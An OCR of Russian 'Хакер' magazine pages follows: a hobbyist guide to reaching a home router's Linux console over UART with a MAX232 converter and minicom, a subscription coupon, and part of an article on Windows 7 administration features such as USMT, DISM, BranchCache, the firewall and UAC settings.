Самый известный преобразователь интерфейса — это микросхема, разработанная фирмой MAXIM, которая и получила от нее часть своего названия (max232). Для ее работы требуется четыре конденсатора от 0,1 микрофарады до 4 микрофарад и питание 5 вольт. Удивительно, что эта микросхема из 5 вольт генерирует отрицательное напряжение, чтобы сопрягать 5-вольтовый UART с RS-232. Существуют микросхемы сопряжения USB с UART, например, микросхема ft232rl. В Ubuntu для этой микросхемы уже встроены драйвера. Для Windows их придется качать с официального сайта. После установки драйверов в системе появится виртуальный COM-порт, и с ним уже можно рулить различными устройствами. Советую не принимать эти микросхемы, как единственно возможные. Найдется громадное количество более дешевых и интересных аналогов, посему наседай на Гугл и поймешь, что мир UARTа — это круто!
В целом, микросхемы стоят достаточно дорого и порой можно обойтись более сложными, более дешевыми схемами на паре транзисторов.

ЧТО НАМ ЭТО ДАЕТ?

Как ты понял, интерфейс UART присутствует во многих устройствах, в которых стоит какой-либо процессор или контроллер. Я даже больше скажу: если там стоит контроллер, то юарт есть стопудово (только он не всегда может использоваться). Как правило, по этому интерфейсу идет наладка и проверка работоспособности девайса. Зачастую производитель умалчивает о наличии этого интерфейса в изделии, но найти его несложно: достаточно скачать мануал на процессор и, где находится юарт, ты будешь знать. После того, как ты получишь физический доступ к железяке по нашему интерфейсу, можно его настроить на свое усмотрение или даже заставить работать так, как надо тебе, а не как задумал производитель. В общем, — выжать максимум возможностей из скромного девайса. Примером послужат статьи Di Halta «Длинная рука контроля» (][#107) и «Мобильное зло» (][#110). Знание этого протокола дает также возможность подслушать, что же творится в линиях обмена между различными процессорами, так как часто производители организуют целые юарт-сети в своем устройстве. В общем, применений много, главное — интуитивно понимать, как это делать.

«ИНТЕРФЕЙС UART ПРИСУТСТВУЕТ ВО МНОГИХ УСТРОЙСТВАХ, В КОТОРЫХ СТОИТ КАКОЙ-ЛИБО ПРОЦЕССОР ИЛИ КОНТРОЛЛЕР. Я ДАЖЕ БОЛЬШЕ СКАЖУ: ЕСЛИ ТАМ СТОИТ КОНТРОЛЛЕР, ТО ЮАРТ ЕСТЬ СТОПУДОВО»

ХАЧИМ ТОЧКУ ДОСТУПА


Намедни я намутил себе WiFi-роутер WL-520GU и, прочитав статью Step'а «Level-up для точки доступа» (][#106), успешно установил туда Linux. Но у меня возник-



СОБРАННЫЙ И УСТАНОВЛЕННЫЙ ПРЕОБРАЗОВАТЕЛЬ ИНТЕРФЕЙСА



ПОСЛЕДНИЕ ШТРИХИ — ЗАПАИВАЕМ РАЗЪЕМ



ПРОПЛАВЛЯЕМ ОТВЕРСТИЕ ПОД ПРОВОД



ПОЛНОЦЕННЫЙ ЛИНУКСОВЫЙ КОМП (СО СВОЕЙ АРХИТЕКТУРОЙ)

ли проблемы с монтированием swap-раздела жесткого диска. Так появилась необходимость посмотреть лог загрузки точки доступа — подмонтировался раздел или нет — причем, как говорится, на лету, чтобы сразу вносить необходимые изменения. Шестым чувством я подозревал, что в моем роутере просто обязан быть UART. Я взял в руки крестовую отвертку и начал его разбирать. Дело тривиальное, но с заковыркой — потайные винтики находятся под резиновыми ножками (если решишь повторить, помни, что при разборе ты лишаешься гарантии). Моему взору предстала достаточно скучная плата, где все «chip-in-one»: один центральный процессор, в который включено все, внешняя оператива, флеша, преобразователь питания и рядок разъемов с кнопками. Но на плате была нераспаянная контактная площадка, точнее сказать, отверстия под иголки. Их было четыре штуки. Вот он UART, это очевидно! По плате даже без мультиметра видно, что крайние иголки — это +3,3 вольта и второй — земля. Средние контакты, соответственно, RX и TX. Какой из них что, легко устанавливается методом научного тыка (спалить интерфейс очень проблематично). Сразу хочу отметить, что интерфейс UART в каждом роутере выглядит по-разному. В большинстве случаев, это нераспаянные отверстия на плате. Правда, в одном роутере от ASUS я даже встретил полностью подписанный разъем.

☒ СОБИРАЕМ ПРЕОБРАЗОВАТЕЛЬ

Чтобы подключить роутер к компу, необходимо сопрячь интерфейсы RS-232 с UARTом роутера. В принципе, можно подключить к USB, используя указанную выше микросхему FT232RL, — что я и сделал при первой проверке роутера. Но эта микросхема — в достаточно сложном для пайки корпусе, посему мы поговорим о более простых решениях. А именно — микросхеме MAX232. Если ты собираешься питаться от роутера, то там, скорее всего, будет 3,3 вольта, поэтому лучше использовать MAX3232, которая обычно стоит в КПК (схему распайки нетрудно найти в инете). Но в моем роутере присутствовало питание +5 вольт на входе, а указанных микросхем у меня великое множество, и я не стал заморачиваться. Для сборки нам потребуются конденсаторы 0,1 мкФ (4 штуки) и сама микросхема. Запаиваем все по традиционной схеме, и начинаем эксперименты.

На выход я сразу повесил 9-пиновый разъем типа «папа», чтобы можно было легко подключить нуль-модемный кабель. Если ты помнишь, во времена DOSa такими кабелями делали сетку из двух компов и резались в «Дюкнюкем». Провод для наших целей собрать несложно. Правда, получится не полный нуль-модем и через него особо не поиграешь, но рулить точкой доступа будет самое то! Тебе понадобятся два 9-пиновых разъема типа «мама», корпуса к ним и провод, например, от старой мышки или клавы (главное, чтобы в нем было три провода). Сначала соединяем земли ¬- это пятый контакт разъемов; просто берем любой провод и с обоих сторон припаиваем к 5-му контакту. А вот с RX и TX надо поступить хитрее. С одного конца провода запаиваем на 3-й контакт, а с другого — на 2-й. Аналогично с третьим проводом, только с одного конца запаиваем на 2-й контакт, с другого — на 3-й. Суть в том, что TX должен передавать в RX. Прячем запаянные разъемы в корпус — и готов нуль-модемный кабель!

Для удобства монтажа в материнку роутера я впаял штырьковый разъем, а в монтажку с MAX232 — обратный разъем и вставил платку, как в слот. RX и TX роутера подбираются экспериментально.



ЛОГ ЗАГРУЗКИ ЛИНУКСА НА ЭКРАНЕ КПК

Теперь надо запитать микросхему преобразователя. Общий провод у нас присутствует уже прямо в разъеме на мамке роутера. А вот + 5 вольт находится прямо у входа питания роутера, в месте, где подключается адаптер. Точку нахождения 5 вольт определяем вольтметром, измеряя разные узлы относительно земли роутера.
Подключаем питание. Включаем и начинаем наши злостные эксперименты.

НАСТРОЙКА ТЕРМИНАЛА


Нам нужно настроить терминальную программу. В Винде все достаточно просто: запускаем Hyper Terminal, отключаем программную и аппаратную проверку данных, выставляем скорость 115200 и один стоповый бит. А вот в Линухе дело обстоит чуть хитрее. У меня Ubuntu, и рассказывать буду про нее. Для начала разберись, как в твоей сборке именуется COM-порт. В моем случае COM1 был ttyS0 (если использовать к примеру микросхему FT232, то он будет именоваться ttyUSB0). Для работы с ним я использовал софтинку minicom. Запускай ее с параметрами: minicom -l -8 -c on -s . Далее выбирай «Настройки последовательного порта»:

```
Последовательный порт /dev/ttyS0
Скорость/четность/биты 115200 8N1
Аппаратное управление потоком — нет
Программное управление потоком - нет
```

Сохраняем настройки. Софтина попробует проинициализировать модем — не обращай внимания. Чтобы вызвать меню, нажми <ctrl-a z>. Там можно менять настройки, например: включить/выключить эхо — E.

НАСТРОЙКА

Я не рекомендую подключать микросхему преобразователя к роутеру, дабы проверить ее функционал. Допускается только брать с него питание. Проверка проходит очень просто — необходимо перемкнуть RX с TX. Сначала перемыкаешь в COM-порте 2-й и 3-й контакт — проверяешь настройки терминалки. Пишешь что-то на клаве: если символы возвращаются, значит, все OK. Также проверяешь кабель, те же контакты. Потом подключаешь микросхему, и уже у нее на выходе ставишь перемычку. Я заостряю на этом внимание, потому что, например, у меня возникли проблемы, и ничего не работало, пока я все не проверил и не нашел ошибку.
После всех настроек можешь смело цеплять к роутеру и искать RX-TX на роутере, периодически выдергивая из него питание. Если все сделано правильно, то при подаче питания ты увидишь лог загрузки роутера. Принимай поздравления, теперь у тебя полный аппаратный рут, так, будто ты сидишь за монитором с клавой роутера.



УСТРОЙСТВА, ИСПОЛЬЗУЮЩИЕ UART




СХЕМА СОПРЯЖЕНИЯ ИНТЕРФЕЙСОВ

АВТОНОМНОЕ ПЛАВАНЬЕ

Согласись, делать через терминальную программу то же самое, что удобнее сделать через SSH — не айс. Мне хотелось превратить роутер в автономный Linux-компьютер, со своей хитрой архитектурой. Для этого нужно, чтобы данные с клавиатуры передавались по UART, и по нему же выводились на монитор. Паять и разрабатывать устройство было лениво. Тогда-то и пришла идея заюзать для этих целей пылящийся без дела КПК.
По сути, наладонник будет исполнять роль контроллера клавиатуры и дисплея, ну и служить сопряжением интерфейсов. Сначала я попробовал древнейший Palm m100. Но, видимо, у него очень маленькая буферная память, и от количества данных, которые идут с роутера, ему становилось плохо. Я взял другой — промышленный КПК, с нормальным COM-портом и терминалкой.
Подключил, вставил в док и, в результате, получил небольшой линукс-компьютер. В принципе, вместо дорогущего промышленного КПК подойдет большинство наладонников, работающих под операционкой WinCE, главное — найти подходящий терминальный софт.

ИТОГИ

Итак, я показал небольшой пример использования UART. Если ты вкуришь в этот протокол, то поверь, станешь просто повелителем различных железок. Есть он практически везде, и через него можно сопрягать, казалось бы, совершенно разные вещи. К примеру, к тому же роутеру при небольших настройках подключается мобильный телефон по юарту, — и раздает с него интернет. В общем, применений куча. Не бойся экспериментировать, самообразовываться и реализовывать свои идеи. Удачи, хацкер.

ПОДПИСКА В РЕДАКЦИИ



ГОДОВАЯ ПОДПИСКА ПО ЦЕНЕ

2100 руб. (на 15% дешевле чем при покупке в розницу)

Единая цена по всей России. Доставка за счет издателя, в том числе курьером по Москве в пределах МКАД

ВНИМАНИЕ!
ВТОРОЕ СПЕЦПРЕДЛОЖЕНИЕ!

При подписке на комплект журналов
ЖЕЛЕЗО + ХАКЕР + DVD:
- Один номер всего за 155 рублей (на 25% дешевле, чем в розницу)

ЗА 12 МЕСЯЦЕВ



ЗА 6 МЕСЯЦЕВ



Подписка на журнал **«ХАКЕР+DVD»** на 6 месяцев стоит 1200 руб.

ВЫГОДА • ГАРАНТИЯ • СЕРВИС

КАК ОФОРМИТЬ ЗАКАЗ

1. Разборчиво заполните подписной купон и квитанцию, вырезав их из журнала, сделав ксерокопию или распечатав с сайта www. glc.ru.
2. Оплатите подписку через Сбербанк .
3. Вышлите в редакцию копию подписных документов — купона и квитанции — любым из нижеперечисленных способов:

- по электронной почте **subscribe@glc.ru;**
- по факсу **8 (495) 780-88-24;**
- по адресу **119021, Москва, ул. Тимура Фрунзе, д. 11, стр. 44, ООО «Гейм Лэнд», отдел подписки.**

ВНИМАНИЕ!

Подписка оформляется в день обработки купона и квитанции в редакции:

- в течение пяти рабочих дней после отправки подписных документов в редакцию по факсу или электронной почте;
- в течение 20 рабочих дней после отправки подписных документов по почтовому адресу редакции.

Рекомендуем использовать факс или электронную почту, в последнем случае предварительно отсканировав или сфотографировав документы.
Подписка оформляется с номера, выходящего через один календарный месяц после оплаты. Например, если вы производите оплату в апреле, то журнал будете получать с июня.

По всем вопросам, связанным с подпиской, звоните по бесплатным телефонам **8(495)780-88-29** (для москвичей) и **8(800)200-3-999** (для жителей других регионов России, абонентов сетей МТС, БиЛайн и Мегафон). **Вопросы о подписке можно также направлять по адресу info@glc.ru или прояснить на сайте www.GLC.ru**

ПОДПИСНОЙ КУПОН

ПРОШУ ОФОРМИТЬ ПОДПИСКУ НА ЖУРНАЛ «   »

☐ на 6 месяцев
☐ на 12 месяцев
начиная с ____________________ 200 г.

☐ Доставлять журнал по почте на домашний адрес
Доставлять журнал курьером:
☐ на адрес офиса*
☐ на домашний адрес**

(отметь квадрат выбранного варианта подписки)

Ф.И.О. ____________________

АДРЕС ДОСТАВКИ:

индекс ____________________
область/край ____________________
город ____________________
улица ____________________
дом __________ корпус __________
квартира/офис ____________________
телефон (код) ____________________
e-mail ____________________
сумма оплаты ____________________

*в свободном поле укажи название фирмы и другую необходимую информацию
**в свободном поле укажи другую необходимую информацию и альтернативный вариант доставки в случае отсутствия дома

свободное поле

Извещение

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «_______________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир

Квитанция

ИНН 7729410015 ООО «Гейм Лэнд»
АБ «ОРГРЭСБАНК», г. Москва
р/с № 40702810509000132297
к/с № 30101810900000000990
БИК 044583990 КПП 770401001
Плательщик
Адрес (с индексом)

Назначение платежа	Сумма
Оплата журнала «_______________» с 200 г.	

Ф.И.О.
Подпись плательщика

Кассир



ВЛАДИМИР «TURBINA» ЛЯШКО
/ V.TURBINA@GMAIL.COM /

На седьмом небе с Windows 7

Windows 7 глазами IT-специалиста

Windows 7 задолго до появления первых сборок вызвала огромный интерес среди IT-специалистов и простых пользователей. И хотя архитектура, построенная на коде Vista и Win2k8, осталась, в общем, неизменной, в «семерке» и сопутствующих инструментах сделано ряд действительно полезных усовершенствований. Они позволят администратору получить легкоуправляемую и безопасную систему.

ИНСТРУМЕНТЫ РАЗВЕРТЫВАНИЯ

Прежде всего, произошли изменения в инструментах для сборки системы. Самым заметным стало включение средства миграции пользовательской среды USMT (User State Migration Tool) в состав Windows AIK (Windows Automated Installation Kit, Пакет автоматической установки Windows). Предназначено оно для быстрого переноса файлов, настроек ОС и приложений, а также параметров пользователей при масштабном развертывании ОС от Microsoft.

Версия USMT 4.0 получила ряд новых возможностей. Теперь к утилитам ScanState (сбор файлов и параметров) и LoadState (перенос данных) добавлена новая — UsmtUtils — их дополняющая. UsmtUtils обладает всего двумя параметрами. При помощи /ec можно получить список поддерживаемых алгоритмов шифрования (AlgIDs) в текущей системе. А /d удаляет ссылку на каталог, используемый в аргументе команды, из базы, сформированной ScanState. Последнее полезно при удалении жестких ссылок, заблокированных по разным причинам. Нужная информация для ScanState/LoadState по-прежнему находится в нескольких XML-файлах переноса: MigApp.xml, MigUser.xml, MigDocs.xml, Config.xml (создается при помощи /genconfig).

Теперь при переносе учетной записи не требуется обязательное подключение к домену, ScanState способен производить сбор данных из неработающей системы (например, используя Windows PE) и более точно определять требуемый для миграции размер раздела и время.

В сценарии Config.xml появились новые параметры и секции. Например, секция <ErrorControl> позволяет указать системные файлы, ошибки чтения/записи которых можно игнорировать, не прерывая операцию. При запуске с ключом /genconfig в Config.xml создается секция, в которой описаны наиболее типичные ситуации. Две функции MigXmlHelper.FileProperties и MigXmlHelper.GenerateDocPatterns могут быть использованы для контроля миграции файлов по определенным критериям (размер, время создания и модификации и т.д.) и поиска документов пользователя на компьютере. Получить полный список файлов, которые будут перенесены, можно при помощи специального ключа /listfiles. Новый раздел <ProfileControl> предоставляет возможность изменять членство в локальной группе в ходе миграции.

Перенос пользовательских данных при установке системы — самая ответственная часть. Главное — ничего не потерять, и сделать так, чтобы пользователь, загрузившись в новую ОС, сразу мог приступить к работе. Весь процесс выглядит следующим образом. Сначала данные каталогизируются, затем копируются в безопасное место и после установки ОС возвращаются обратно. Учитывая, что объем данных каждого пользователя может превышать несколько Гб, это потребует дополнительного места для их хранения и ресурсов. В итоге, развертывание системы на этом этапе сильно замедляется. В новом WAIK вместо переноса всей информации используется так называемая миграция жестких ссылок (Hard Link Migration), активируемая параметром /hardlink. Это позволяет в значительной степени сократить объемы копируемых данных, а значит, уменьшить время на развертывание и восстановление системы.

```
ScanState c:\store /o /c /i:migapp.xml
/i:miguser.xml /nocompress /hardlink
```

Отныне в c:\store будут храниться жесткие ссылки на каждый пользовательский файл. При переносе ОС жесткий диск будет очищен (кроме файлов, заблокированных такими ссылками). Учитывая, что данные, по сути, не копируются, процесс происходит заметно быстрее. За Hard Link Migration в XML-файлах отвечает секция <HardLinkStoreControl>.

Еще один новый ключ /vsc команды ScanState позволяет использовать службу теневого копирования (Volume Shadow Copy) для захвата файлов, заблокированных другими приложениями. Для шифрования данных в третьей версии



USMT использовался алгоритм 3DES, — теперь через параметр /encrypt можно указать AES с ключом 128/192/256 бит.
Новая версия WAIK поддерживает унифицированную командную утилиту DISM (Deployment Image Servicing and Management), используемую для построения и обслуживания WIM-образов Vista SP1, Win2k8, Win2k8 R2 и Windows 7. DISM функционально заменяет Package Manager (pkgmgr.exe), PEimg и Intlcfg, которые, кстати, никуда не делись и также входят в состав Windows 7 и Win2k8 R2. Можно добавлять или удалять драйвера к монтируемым или уже работающим образам (ранее драйвер необходимо было интегрировать перед началом развертывания). Кроме WIM, возможна работа и с VHD-образами. Следует отметить, Windows 7 позволяет монтировать VHD-диски виртуальных машин, а функция VHD Boot — легко переходить в виртуальную среду и обратно.
WAIK поддерживает развертывание Windows 7 и Win2k8 R2 в дополнение к существующим WinXP SP3, Vista SP1 и Win2k3.
Рядовые пользователи для копирования всех настроек и переноса данных на внешний источник могут воспользоваться утилитой Windows Easy Transfer.

СЕТЕВЫЕ ВОЗМОЖНОСТИ

Все нововведения в сетевых протоколах, которые были доступны в Vista и Win2k8, интегрированы и в Windows 7. Например, поддержка SMB 2.0 означает ускоренное копирование файлов по сети за счет пакетной отправки данных, когда подтверждение дается на группу, а не каждый пакет, как это было в SMB 1.0. Изменения в стеке TCP/IP позволяют устанавливать динамический размер буфера, тогда как в SMB 1.0 буфер был фиксированный (64 Кб), что замедляло передачу больших потоков данных. В результате, средняя скорость копирования файлов увеличилась приблизительно в 3 раза! Также SMB 2.0 различает символические ссылки NTFS и позволяет использовать их в названиях сетевых ресурсов. При обмене данными с ОС не ниже Vista, SMB 2.0 устанавливается автоматически; иначе используется устаревшая версия протокола.
В Windows 7 появилась интересная функция BranchCache, позволяющая повысить скорость работы сети и снизить время загрузки приложений и нагрузку на внешний канал за счет кэширования данных. Выглядит это так. Пользователь открыл страницу или скачал файл с сервера головного офиса, — его копия сохраняется в кэше. Когда другой пользователь, входящий в эту же сеть, запрашивает аналогичный файл, сервер проверяет запрашиваемые данные на предмет их возможного кэширования. Если это подтверждается, то обратно, вместо повторной передачи всей информации, отправляется только хэш, по которому находятся кэшированные данные. BranchCache поддерживает стандартные протоколы HTTP/HTTPS и SMB, что позволяет взаимодействовать с широким спектром приложений.
Новая технология может работать в одном из двух режимов:

- **Hosted cache** — кэшируемые данные хранятся на отдельном сервере, работающем под управлением Win2k8 R2. Этот режим удобен для больших сетей.
- **Distributed cache** — распределенный кэш, когда данные кэшируются на клиентских компьютерах и по (широковещательному) запросу пересылаются на другие системы.

При построении BranchCache учтены все требования безопасности. Так, сервер выдаст хэш, только убедившись, что данный клиент имеет право получить искомый файл. При запросе производится сверка версий, гарантируя, что будет доставлена только самая последняя редакция файла.
Ранее для подключения мобильных систем к корпоративной сети использовалась технология VPN, и сам процесс требовал некоторой


включить или отключить WF; доступно всего два статических профиля: доменный и стандартный) и ограничен в плане функциональности (например, умеет фильтровать лишь входящий трафик). Vista получила обновленный WF, ставший одним из компонентов «Центра обеспечения безопасности Windows». К главным его особенностям стоит отнести: возможность фильтрации исходящего трафика, способность выявлять некоторые типы сетевых атак, обеспечение контроля доступа программ в сеть, поддержка IPv6 и IPsec, настройка параметров через объекты групповой политики Group Policy Object (GPO). WF в Vista получил три динамических профиля настроек (domain, private, public), которые можно привязывать к интерфейсам. При подключении к сети система идентифицирует эту сеть и применяет наиболее подходящий профиль. Если в сети обнаружен контроллер домена, устанавливается domain, а самым защищенным является public. Чтобы при последующем подключении к сети был установлен тот же профиль, в системе запущена специальная служба Network Location Awareness (NLA), сохраняющая информацию о сети в своей базе данных.

В Висте единственное (но очень неприятное) ограничение связано с тем, что в единицу времени может быть активен только один профиль. Если компьютер подключен сразу к нескольким сетям, применяется наиболее ограничивающий профиль. Это часто вызывает проблемы с подключением. Внешне настройки WF в Windows 7 не изменились, но теперь может быть активно несколько профилей. В настройках шаблонов Private и Public пользователь может заблокировать все входящие соединения для программ, не включенных в список разрешенных (Block all incoming connections, including those in the list of allowed programs), — обеспечивая максимальную защиту. Дополнительно можно получать уведомления при попытке новой программы выйти в интернет (Notify me when Windows Firewall blocks a new program). Также легко отключить WF для определенного профиля. Еще одно удобство связано с настройками. Ранее все изменения сохранялись в активном профиле, и при применении другого профиля их приходилось повторять. Теперь можно задать профили, для которых производится изменение. В Vista, чтобы задать несколько портов, их необходимо было перечислять через запятую; в новой версии можно указывать диапазон.

Кроме того, сторонние разработчики получили обновленный API, позволяющий легко задействовать возможности WF или добавить свои функции.

УПРАВЛЕНИЕ UAC

В Windows работа с правами администратора сулит множество удобств — все действия разрешены, не требуется никаких дополнительных разрешений для установки программ, обновления системы, доступа к разделам жесткого диска и прочее. Минус — любой вирус, запущенный из-под привилегированной учетной записи, выполняется с правами администратора, т.е. имеет доступ фактически к любому компоненту системы. В Unix проблему решили уже давно. В Windows с этим серьезно начали бороться в Vista, где впервые применен механизм, получивший название UAC («Управление учетными записями пользователя»). При активном UAC администраторы работают в системе фактически с правами обычного пользователя. Если же для выполнения задачи требуются права администратора, то выдается запрос на подтверждение повышения привилегий (в специальном режиме Secure Desktop, не позволяющем программно нажать кнопку). И только в этом случае конкретное приложение будет выполнено с правами администратора. Большим минусом UAC является его «забывчивость»: он «не запоминает» программу,



В настройках UAC — четыре уровня реакции

и потому запрос повторяется при каждом запуске. Механизм достаточно прост и в то же время эффективен, но именно работа UAC вызывала и вызывает наибольшее раздражение у пользователей Vista своими постоянными запросами во время установки новой программы и при запуске исполняемого файла. Настройки работы UAC в Vista отсутствуют как класс, можно лишь включить/отключить и заставить админа каждый раз вводить пароль для подтверждения своих полномочий. В Unix к такому привыкли, но пользователь Windows все-таки избалован. Поэтому первое, что делает юзер сразу после установки Vista, — отключает UAC. Здесь можно порекомендовать утилиту **TweakUAC** (www.tweak-uac.com), которая помимо отключения и включения UAC, позволяет перевести его в «тихий» режим. В этом случае UAC включен, но запросы по большинству незначительных параметров не будут выводиться и досаждать пользователю.


Разработчики прислушались к мнению пользователей, и в Windows 7 появилось четыре варианта настроек UAC. Они находятся в «Control Panel — System and Security — Change User Account Control setting»:

- Always notify — запрос выдается в любом случае (как в Vista);
- Default (установлен по умолчанию) — оповещение производится только в том случае, если системные настройки изменяются программно; если же действие производит зарегистрировавшийся пользователь, UAC не задает вопросов;
- Notify me only when programs try to make changes to my computer — похож на предыдущий, только Secure Desktop при вызове UAC не используется;
- Never notify you — отключить UAC.

Последние два пункта отмечены как не рекомендуемые, но скажем, что работа в Default довольно комфортна. Кстати, в настоящее время UAC никак не реагирует, если приложение, запущенное пользователем, пытается изменить настройки UAC. Это позволяет незаметно его отключить, и данную ошибку планируют устранить в RC1.


СЛОЖНАЯ ПРИЧЕСКА


Изменений в Windows 7 достаточно много. Простой прической Vista здесь не обошлось. У администратора появилось больше возможностей по организации удобной и безопасной среды — алгоритм многих функций и элементов кардинально перестроен. Но реализовать некоторые из них удастся только при наличии новой версии сервера Win2k8 R2 (Windows Server 7). Поговорим о нем в одном из следующих номеров.



▷ info

- Подробнее о WAIK читай в статье «Самосборные окна» в январском номере][за 2009 год.
- После публикации Windows 7 Beta Microsoft получила более полумиллиона рационализаторских предложений от пользователей-тестеров со всего мира.
- Набрав в поле поиска меню «Пуск» текст winver, можно увидеть окно «О системе», где отображена вся информация о версии и номере сборки Windows 7, включая дату истечения срока активации.
- DirectAccess можно настроить так, чтобы через сервер проходил только трафик, предназначенный для корпоративной сети.


Настройки в Windows 7 более логичны


Активируем BitLockerToGo для флешки



links

• Бета-версию Windows AIK для Windows 7 можно загрузить с technet.microsoft.com/library/dd349343.aspx.

• Блог разработчиков Windows 7 — blogs.msdn.com/e7ru.

подготовки пользователя, не говоря уже о том, что админ должен был все правильно настроить. При наличии в компании клиентских систем Windows 7 и сервера Win2k8 R2 для доступа к ресурсам внутренней сети можно использовать новую функцию DirectAccess, позволяющую устанавливать защищенное соединение по протоколам IPsec и IPv6, применяя для шифрования трафика алгоритм 3DES или AES. Схема такой связи внешне похожа на VPN. Главным отличием DirectAccess от VPN является установление соединения в фоновом режиме без участия пользователя. Это делает работу прозрачной, максимально простой и удобной. Системный администратор может управлять удаленной системой путем обновления групповых политик, которые применяются до входа пользователя в систему. Кроме авторизации компьютера, поддерживается многоуровневая проверка подлинности пользователя (пароль, смарт-карта). Теперь доступ к ресурсам внутренней сети для каждого пользователя можно настраивать отдельно. Нельзя не 